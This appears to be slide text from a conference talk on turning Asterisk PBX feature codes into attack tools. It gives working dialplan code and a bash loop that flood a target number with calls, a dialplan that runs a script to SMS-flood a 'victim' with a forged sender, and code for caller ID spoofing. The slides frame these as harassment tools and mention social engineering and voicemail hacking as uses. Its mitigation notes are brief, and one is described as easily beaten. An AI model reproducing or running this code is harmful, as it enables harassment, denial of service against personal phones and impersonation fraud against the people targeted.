# Weaponize Your Feature Codes



By MasterChen



#### Who Am I?





- SYNShop Hackerspace member <a href="http://synshop.org">http://synshop.org</a>
- 2014 & 2016 BSidesLV Speaker
  - "What I Learned As A Con Man"
  - "A Peek Behind Vegas Surveillance"
- 2015 DC Skytalks Speaker
  - "Automate Your Stalking"
- 2600: The Hacker Quarterly
  - "Asterisk: The Gatekeeper"
  - "Asterisk: The Busybox"





## Why this talk?

- I became enamored with phone phreaking after DEF CON 15, but I missed the boat!
  - Wait... phreaking isn't dead! We have VoIP!
- Today's focus
  - Call flooding using feature codes
  - SMS flooding using feature codes
  - Caller ID spoofing using feature codes
  - Potential for even more "features"



#### Basic Terminology

- Vertical Service Code (aka Star Code, Feature Code): is a special code dialed that engages some type of special telephone service
- Private Branch eXchange (PBX): telephone exchange/switching system that serves a private organization and performs concentration of central office lines or trunks and provides intercommunication between a large number of telephone stations in the organization.

#### The History of the Feature Code

- Developed by AT&T; Custom Local Area Signaling Service (CLASS) in 1960s & 70s
- CLASS was an AT&T trademark, so "vertical service code" was adopted by North American Numbering Plan Administration
- Called "vertical" because the codes were used on the local Central Office (CO) and not horizontally to a different telephone company

Service •	Tone -	Pulse/rotary •
Cancel forwarding(note 1)	*30	N/A
Automatic forwarding[note 1]	*31	N/A
Notify <sup>[note 1]</sup>	*32	N/A
Intercom ring 1 (short short)[note 2]	*51	1151
Intercom ring 2 (short short long)[note 2]	*52	1152
Intercom ring 3 (short long short)[note 2]	*53	1153
Extension hold <sup>(note 2)</sup>	*54	1154
Malicious caller identification	*57	1157
Call blocking	*80	1160
Priority call	*61	1161
Selective call acceptance	*62	1162
Selective call forwarding	*63	1163
Caller ID	*85	1165
Continuous redial	*88	1166
Number display blocking (per call)[note 3]	*87	1167
Activate call forwarding on busy	*68	1168
Last-call return (incoming)	*69	1169
Call waiting disable(note 3)	*70	1170
Usage sensitive three-way call	*71	1171
Conditional forward: No answer <sup>[note 4]</sup>	*71	1171
Unconditional forward: All calls	*72	1172
Call forward: Cancel	*73	1173
Speed calling (8 numbers)	*74	1174
Speed calling (30 numbers)	*75	1175
Anonymous call rejection[note 5]	*77	1177
Do not disturb	*78	1178
Do not disturb disable	*79	1179
Call blocking disable	*80	1180
Priority call disable	*81	1181
Caller ID (per call)(note 3)(note 6)	*82	1182
Selective call forwarding disable	*83	1183
Caller ID disable	*85	1185
Continuous redial cancel[note 7] Voicemail[note 8]	*86	1188
Anonymous call rejection disable[note 5]	*87	1187
Deactivate call forwarding on busy	*88	1188
Last-call return cancel <sup>[note 7]</sup>	*89	1189
Conditional forward: Busy line	*90	1190
Conditional forward: No answer	*92	1192
Directed call pickup	*94	1192
Voice-mail	*98	1198

#### North American Numbering Plan Administration (NANPA)

Service +	Tone +	Pulse/rotary +
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Call blocking	*60	1160
Priority call	*61	1161

→ Our Feature Codes

#### What Do We Mean By "Weaponize"?

- Weaponize (v.): convert to use as a weapon
  - Feature codes aren't inherently malicious

- Scope of damage
  - Simple annoyance to business and personal relationship disruption

#### Materials You Will Need

- Linux machine
- Asterisk Software PBX by Digium installed on that Linux Machine
- VoIP service provider (Vitelity, Bandwidth, Ring Central, etc)
- Hard/Soft phone registered with your PBX
- Imagination







#### The Structure of Our Feature Codes

- [context-label]: This denotes the start of a context in Asterisk; basically, a piece of your dial plan
- \*4X.:
  - \* is the beginning of the feature code you will use to start the feature
  - 4 is from what we selected earlier to preserve the standard vertical service codes
  - X is a placeholder for any number between 0-9 (we don't have that many features....yet.
  - . Tells Asterisk to accept any numbers after "<X> as input from the user.
- Example: \*427028675309

#### \*40 - The Call Flood

```
[app-call-flood]
;CallFlood feature code
exten => *40.,1,NoOp(CallFlood)
exten => *40.,n,Set(TARGET=${EXTEN:3})
exten => *40.,n,System(echo "Channel: SIP/${TARGET}@vitel-outbound" > /etc/asterisk/test/number.bak)
exten => *40.,n,System(echo "CallerID: 302-000-0001" >> /etc/asterisk/test/number.bak)
exten => *40.,n,System(echo "MaxRetries: 2" >> /etc/asterisk/test/number.bak)
exten => *40.,n,System(echo "RetryTime: 3" >> /etc/asterisk/test/number.bak)
exten => *40.,n,System(echo "Context: radcontest" >> /etc/asterisk/test/number.bak)
exten => *40.,n,System(echo "Extension: s" >> /etc/asterisk/test/number.bak)
exten => *40.,n,System(echo "Priority: 1" >> /etc/asterisk/test/number.bak)
exten => *40.,n,Playback(/var/lib/asterisk/sounds/times)
exten => *40.,n,Read(CALLAMT,,3)
exten => *40.,n,SayDigits(${TARGET})
exten => *40.,n,Playback(/var/lib/asterisk/sounds/for)
exten => *40.,n,SayNumber(${CALLAMT})
exten => *40.,n,Playback(/var/lib/asterisk/sounds/times)
exten => *40.,n,Wait(1)
exten => *40.,n,System(/etc/asterisk/test/callflood.sh ${CALLAMT})
exten => *40.,n, Hangup()
```

#### \*40 – The Call Flood (continued)

```
#!/bin/bash
COUNTER=$1
for (( c=1; c<=COUNTER; c++))
do
   cp /etc/asterisk/test/number.bak /etc/asterisk/test/number.call
   chmod 777 /etc/asterisk/test/number.call
   chown asterisk:asterisk /etc/asterisk/test/number.call
   mv /etc/asterisk/test/number.call /var/spool/asterisk/outgoing/
   sleep 3
done</pre>
```

## \*40 = The Call Flood (continued)

• Demo time!



## \*40 - Mitigation Techniques

- Pattern matching call drop (Asterisk)
  - Beaten by changing Caller ID on a per call basis (in the call script)

What about phones that do not hide behind a PBX?


#### \*41 – The SMS Flood

```
[app-sms-flood]
:SMS Flood feature code
exten => *41.,1,NoOp(SMS Flood)
exten => *41.,n,Set(TARGET=${EXTEN:3})
exten => _*41.,n,Wait(1)
exten => *41.,n,Playback(/var/lib/asterisk/sounds/service)
exten => *41.,n,WaitExten(4)
exten => 288,1,NoOp(ATT SMS)
exten => 288, n, Wait(3)
exten => 288,n,Playback(/var/lib/asterisk/sounds/times)
exten => 288, n, Read (SMSAMT, , 3)
exten => 288,n,SayDigits(${TARGET})
exten => 288,n,Playback(/var/lib/asterisk/sounds/for)
exten => 288,n,SayNumber(${SMSAMT})
exten => 288,n,Playback(/var/lib/asterisk/sounds/times)
exten => 288,n,System(ruby /home/chen/s.rb -victim ${TARGET} -carrier att -from yourmom@pornhub.com -count ${SMSAMT} -text test message)
```

## \*41 – SMS Flood (continued)

Demo time.... Again!





#### \*41 Practical Use

- Click the malicious link. It will make this all go away.
- The crazy "3 AM" texts from a mistress.

#### \*41 – SMS Flood Mitigation

- Up to the carrier to limit delivery of SMS
- Use Google Voice (Flood works against Project Fi)
- Turn off your cell phone!
  - ...just kidding. The flood will continue when the phone turns back on

## \*42 – A Spoofy Ghost

```
[app-call-spoof]
exten => _*42.,1,NoOp(Caller ID Spoofing)
exten => _*42.,n,Set(DESTINATION=${EXTEN:3})
exten => _*42.,n,Playback(/var/lib/asterisk/sounds/pls-entr-num-uwish2-call)
exten => _*42.,n,Playback(/var/lib/asterisk/sounds/from)
exten => _*42.,n,Read(SPOOF,,10)
exten => _*42.,n,Set(CALLERID(number)=${SPOOF})
exten => _*42.,n,Set(CALLERID(name)="Name")
exten => _*42.,n,Goto(chen-outbound,s,1)
exten => _*42.,n,Hangup
```

## \*42 – Stop!



## \*42 – Spoofing is NOT new, but still practical

- Used in social engineering attack vectors to gain trust
- Voicemail hacking, but this is becoming less viable

## So what about all that Imagination talk?

- We still have \*43 \*49 at our disposal
- Preset attack structures
  - Nmap scan with IP address as dialed input?
  - Ideas from the audience?
- Launch automated campaigns without being at a computer



#### References

- Vertical Service Codes (Wikipedia) -<u>https://en.wikipedia.org/wiki/Vertical\_service\_code</u>
- DC2016 github repo <a href="https://github.com/MasterChenb0x/DC2016">https://github.com/MasterChenb0x/DC2016</a>

#### Conclusion